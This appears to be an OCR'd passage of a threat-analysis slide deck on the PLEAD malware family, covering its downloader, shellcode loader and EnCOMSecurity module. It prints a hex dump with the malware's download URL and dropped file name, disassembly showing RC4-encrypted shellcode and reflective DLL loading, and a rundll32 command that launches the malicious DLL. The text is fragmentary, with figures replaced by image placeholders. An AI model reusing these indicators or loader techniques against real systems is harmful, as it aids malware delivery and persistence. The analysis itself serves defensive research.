003B0AE0	EB 0B F6 C2 80 74 17 8B 4D FC 8B 49 24 85 C9 76	
003B0AF0	0D 8D 55 F0 52 50 51 8B 53 08 52 FF 56 44 83 45	
003B0B00	F8 28 FF 45 F4 8B 5D F8 8B 4D F4 8B 45 FC E9 72	
003B0B10	FF FF FF C9 C2 04 00 E8 4F F9 FF FF C0 27 09 00	
003B0B20	1A 68 74 74 70 3A 2F 2F 64 63 6E 73 2E 63 68 69	+http://dcns.chi
003B0B30	63 6B 65 6E 6B 69 6C 6C 65 72 2E 63 6F 6D 2F 64	ckenkiller.com/d
003B0B40	79 66 77 6D 69 6E 65 2E 6A 70 67 00 77 75 61 75	yfwmine.jpg.wuau
003B0B50	63 6C 74 73 2E 65 78 65 00 4D 53 55 50 44 33 32	clts.exe.MSUPD32
003B0B60	00 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20 61 6E	.C:\Documents an
003B0B70	64 20 53 65 74 74 69 6E 67 73 5C 41 64 6D 69 6E	d Settings\Admin
003B0B80	69 73 74 72 61 74 6F 72 5C AE E0 AD B1 5C 77 75	istrator\桌面\wu

PLEAD Downloader Analysis

- Network traffic




PLEAD Downloader Analysis



RC4 KEY
Shellcode

RC4(Shellcode RC4
(Reflective DLL))

PLEAD Downloader Analysis




Shift 20h byte +
Fill MZ Header

PLEAD Loader → PLEAD/RACKEY

PLEAD MALWARE FAMILIES

PLEAD Loader Analysis




PLEAD Loader Analysis

```
.text:00401000                  sub_401000      proc near               ; CODE XREF: WinMain(x,x,x,x)+2F3↓p
.text:00401000                                                          ; StartAddress+46↓p
.text:00401000
.text:00401000                  arg_0           = dword ptr  4
.text:00401000                  arg_4           = dword ptr  8
.text:00401000
.text:00401000 8B 4C 24 08                      mov     ecx, [esp+arg_4]
.text:00401004 8B 54 24 04                      mov     edx, [esp+arg_0]
.text:00401008 56                               push    esi
.text:00401009 8B F1                            mov     esi, ecx
.text:0040100B 57                               push    edi
.text:0040100C 33 C0                            xor     eax, eax
.text:0040100E 8B FA                            mov     edi, edx
.text:00401010 C1 E9 02                         shr     ecx, 2
.text:00401013 F3 AB                            rep stosd
.text:00401015 8B CE                            mov     ecx, esi
.text:00401017 83 E1 03                         and     ecx, 3
.text:0040101A F3 AA                            rep stosb
.text:0040101C C7 02 52 FC A2 73                mov     dword ptr [edx], 73A2FC52h
.text:00401022 C7 42 04 F2 60 BB 7E             mov     dword ptr [edx+4], 7EBB60F2h
.text:00401029 C7 42 08 35 14 47 47             mov     dword ptr [edx+8], 47471435h
.text:00401030 C7 42 0C AB 5A E7 36             mov     dword ptr [edx+0Ch], 36E75AABh
.text:00401037 C7 42 10 A4 3E 79 C1             mov     dword ptr [edx+10h], 0C1793EA4h
.text:0040103E C7 42 14 6B 0E 7F 1B             mov     dword ptr [edx+14h], 1B7F0E6Bh
.text:00401045 C7 42 18 FC 45 4A A6             mov     dword ptr [edx+18h], 0A64A45FCh
.text:0040104C C7 42 1C D1 FB 3F FB             mov     dword ptr [edx+1Ch], 0FB3FFBD1h
.text:00401053 C7 42 20 5B 2C 61 ED             mov     dword ptr [edx+20h], 0ED612C5Bh
.text:0040105A C7 42 24 F4 75 A7 83             mov     dword ptr [edx+24h], 83A775F4h
.text:00401061 C7 42 28 B3 82 60 12             mov     dword ptr [edx+28h], 126082B3h
.text:00401068 C7 42 2C 23 C6 42 97             mov     dword ptr [edx+2Ch], 9742C623h
.text:0040106F C7 42 30 19 E4 14 A9             mov     dword ptr [edx+30h], 0A914E419h
.text:00401076 C7 42 34 73 C4 89 D8             mov     dword ptr [edx+34h], 0D889C473h
.text:0040107D C7 42 38 AC 6F C1 03             mov     dword ptr [edx+38h], 3C16FACh
.text:00401084 C7 42 3C 4F AC 5B EB             mov     dword ptr [edx+3Ch], 0EB5BAC4Fh
```

Constructing shellcode in memory


PLEAD Loader Analysis




```
seg000:00000000 E9 64 01 00 00                  jmp     loc_169

seg000:00000005
seg000:00000005                 ; ============== S U B R O U T I N E =======================================
seg000:00000005
seg000:00000005
seg000:00000005                 sub_5           proc near               ; CODE XREF: seg000:loc_169↓p
seg000:00000005 68 2C 0C 00 00                  push    0C2Ch
seg000:0000000A FF 74 24 04                     push    dword ptr [esp+4]
seg000:0000000E 6A 20                           push    20h ; ' '
seg000:00000010 E8 07 00 00 00                  call    loc_1C
seg000:00000015 50                              push    eax
seg000:00000016 E8 B8 00 00 00                  call    RC4_Crypt
seg000:0000001B C3                              retn
seg000:0000001B                 sub_5           endp
seg000:0000001B
seg000:0000001C                 ; ---------------------------------------------------------------------------
seg000:0000001C
seg000:0000001C                 loc_1C:                                 ; CODE XREF: sub_5+B↑p
seg000:0000001C E8 B0 00 00 00                  call    sub_D1
seg000:0000001C                 ; ---------------------------------------------------------------------------
seg000:00000021 54 AE 7A 9C E7 AE AD 50+        db 54h, 0AEh, 7Ah, 9Ch, 0E7h, 0AEh, 0ADh, 50h, 38h, 7Dh
seg000:00000021 38 7D E3 10 EC 38 23 3A+        db 0E3h, 10h, 0ECh, 38h, 23h, 3Ah, 15h, 0A4h, 9Bh, 36h
seg000:00000021 15 A4 9B 36 1E 16 1F A0+        db 1Eh, 16h, 1Fh, 0A0h, 71h, 0Dh, 69h, 20h, 11h, 1Ah, 89h
seg000:00000021 71 0D 69 20 11 1A 89 BF         db 0BFh
seg000:00000041 30 A8 B3 10                     dd 10B3A830h
seg000:00000045 6B 4E 09 A1                     dd 0A1094E6Bh
seg000:00000049                 ; ---------------------------------------------------------------------------
seg000:00000049 DD 8E CC 51 00 00               fisttp  qword ptr [esi+51CCh]
seg000:00000049                 ; ---------------------------------------------------------------------------
```

PLEAD Loader Analysis




EnCOMSecurity/EnableCOMS



PLEAD MALWARE FAMILIES

EnCOMSecurity/EnableCOMS Analysis





```
.text:10001341 55                          push    ebp
.text:10001342 8B EC                       mov     ebp, esp
.text:10001344 56                          push    esi
.text:10001345 57                          push    edi
.text:10001346 FF 75 08                    push    [ebp+Src]       ; hModule
.text:10001349 8D 45 08                    lea     eax, [ebp+Src]
.text:1000134C 50                          push    eax             ; int
.text:1000134D E8 9E FE FF FF              call    getRSRC_DATA
.text:10001352 8B F0                       mov     esi, eax
.text:10001354 59                          pop     ecx
.text:10001355 85 F6                       test    esi, esi
.text:10001357 59                          pop     ecx
.text:10001358 74 5F                       jz      short loc_100013B9
.text:1000135A 6A 04                       push    4               ; flProtect
.text:1000135C 8D 46 04                    lea     eax, [esi+4]
.text:1000135F 68 00 30 00 00              push    3000h           ; flAllocationType
.text:10001364 50                          push    eax             ; dwSize
.text:10001365 6A 00                       push    0               ; lpAddress
.text:10001367 FF 15 1C 20 00 10           call    ds:VirtualAlloc
.text:1000136D 8B F8                       mov     edi, eax
.text:1000136F 85 FF                       test    edi, edi
.text:10001371 74 49                       jz      short loc_100013BC
.text:10001373 56                          push    esi             ; Size
.text:10001374 FF 75 08                    push    [ebp+Src]       ; Src
.text:10001377 57                          push    edi             ; Dst
.text:10001378 E8 99 01 00 00              call    memcpy
.text:1000137D 56                          push    esi
.text:1000137E 57                          push    edi
.text:1000137F E8 80 FF FF FF              call    DATA_Decoder
.text:10001384 56                          push    esi
.text:10001385 57                          push    edi
.text:10001386 C7 45 08 04 00 00 00        mov     [ebp+Src], 4
```

rundll32.exe "%APPDATA%\Microsoft\pdfupd.dll",EnCOMSecurity {7288fcda-571e-4eb3-8c2e-97c2fd10ce2e}

EnCOMSecurity/EnableCOMS Analysis

